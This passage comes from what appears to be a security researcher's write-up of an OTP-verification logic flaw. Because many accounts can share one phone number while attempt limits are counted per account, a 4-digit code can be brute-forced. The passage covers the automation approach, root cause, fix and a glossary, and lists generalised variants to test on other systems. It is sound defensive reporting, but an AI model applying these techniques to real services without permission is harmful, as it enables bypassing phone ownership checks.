Registration is sent with Authorization: Bearer undefined, and the access token is read from access_token, token or data.access_token in the response. The user-id is taken from the claims object of the JWT payload, and the contact ID is extracted from whichever of several response shapes the API returns. Each account calls initiate_verification three times (VERIFICATION_REPEAT = 3), which is how the pool of OTPs for the same phone number is built up. Verification then runs with VERIFY_ATTEMPTS = 10 per account, pulling candidates from a shuffled pool of 4-digit codes, and a shared STOP_EVENT halts every worker as soon as one account gets a 200. Results are written to results_full.json and winners.txt.
Root cause
The OTP was associated with the phone number rather than with the account and verification transaction that generated it. The attempt limit, by contrast, was enforced per account. The two controls therefore protected different things: the rate limit counted attempts on an account, while the secret being guessed was shared across every account holding the same number. Adding accounts multiplied the attempt budget without multiplying the search space, and the 4-digit code space of 10,000 became reachable within the 10-minute validity window once 1,000 distributed attempts were available.
A useful comparison is a building with a shared front door code. If the rule is "each resident may try the door code ten times a minute", but the code is the same for the whole building, then a hundred residents together get a thousand tries a minute at the same code. The limit is real, but it is attached to the wrong thing.
The supporting behaviours, each harmless alone, made the chain practical: account creation without CAPTCHA or meaningful rate limiting, onboarding before email verification, and phone number reuse across accounts.
Impact
By chaining the logic issues, the researcher was able to bypass the intended OTP protection and obtain the correct OTP. In the demonstrated scenario this means verifying ownership of a phone number that the attacker does not control, using accounts created for the purpose, within the validity window of the generated codes. The report does not describe any further action taken with a verified number, and does not state what the platform's response or remediation was.
Fix
The report does not describe a fix that was applied. The lesson it draws is that security controls should be enforced around the actual security boundary they are intended to protect. Here the verification limit was enforced per account while the OTP belonged to the phone number, so the limit should be enforced across the phone-number verification process as a whole, and the OTP should be bound to the account and verification session that generated it rather than to the number alone.
Variants to test
These are the same ideas generalised, so they can be tried on other systems. Each one states what a positive result looks like.
- OTP reuse across accounts sharing an identifier. Create two accounts with the same phone number or email, request a code from each, and submit each code from the other account. A positive result is an accepted verification from the account that did not request that code.
- Per-account limits on a shared secret. Wherever a rate limit is keyed to the account but the secret is keyed to a shared resource (phone number, email, device), multiply accounts and check whether the combined attempt budget exceeds the single-account budget. A positive result is more total attempts against the same secret than one account allows.
- Onboarding before email verification. Register an account, skip email verification, and continue to the next step. A positive result is reaching phone or OTP stages without a verified email.
- Identifier reuse. Attach the same phone number to many accounts and check whether each one can trigger a new OTP. A positive result is multiple simultaneously valid codes for one number.
- Attempt-limit scope. Check whether the limit is counted per account, per session, per IP or per identifier, and whether a new account or session resets it. A positive result is a reset of the counter without the underlying secret changing.
Glossary
- API: the set of addresses a website's own pages use to talk to its servers, which a script can call directly.
- Authorised security assessment: testing carried out with the owner's permission.
- Base64: a way of writing binary data using ordinary letters and digits so it can travel in text.
- Brute force: trying every possible value until one works.
- CAPTCHA: a puzzle meant to prove a human is present and stop automated scripts.
- Contact ID: the application's internal identifier for a phone number record attached to a user.
- Exploitation: actually using a weakness to demonstrate its effect.
- Header: a small label attached to a request, such as its content type or who is asking.
- JSON: a text format for structured data, written as key and value pairs.
- JWT: a token made of three dot-separated parts, whose middle part carries information about the user.
- Logic flaw: a mistake in the rules the application follows rather than in its low-level code.
- Method: the verb of a request, such as
GET,POSTorPUT. - Onboarding: the guided setup steps a new user goes through.
- OTP: one-time password, a short code meant to be used once to prove you hold a phone or address.
- Out of scope: not counted as a reportable bug, by programme rules or the researcher's judgement.
- Rate limit: a cap on how often something may be done in a period of time.
- Request: a message a browser or script sends to a server, with a method, URL, headers and sometimes a body.
- Response: what the server sends back, including a status code and usually some data.
- Script: a text file of instructions a computer runs in order.
- Status code: the three-digit number a server returns, such as 200 for OK.
- Token: a short string given after logging in and presented on later requests to prove identity.
- Verification session: the particular attempt to verify, with its own identity, started by one account at one moment.


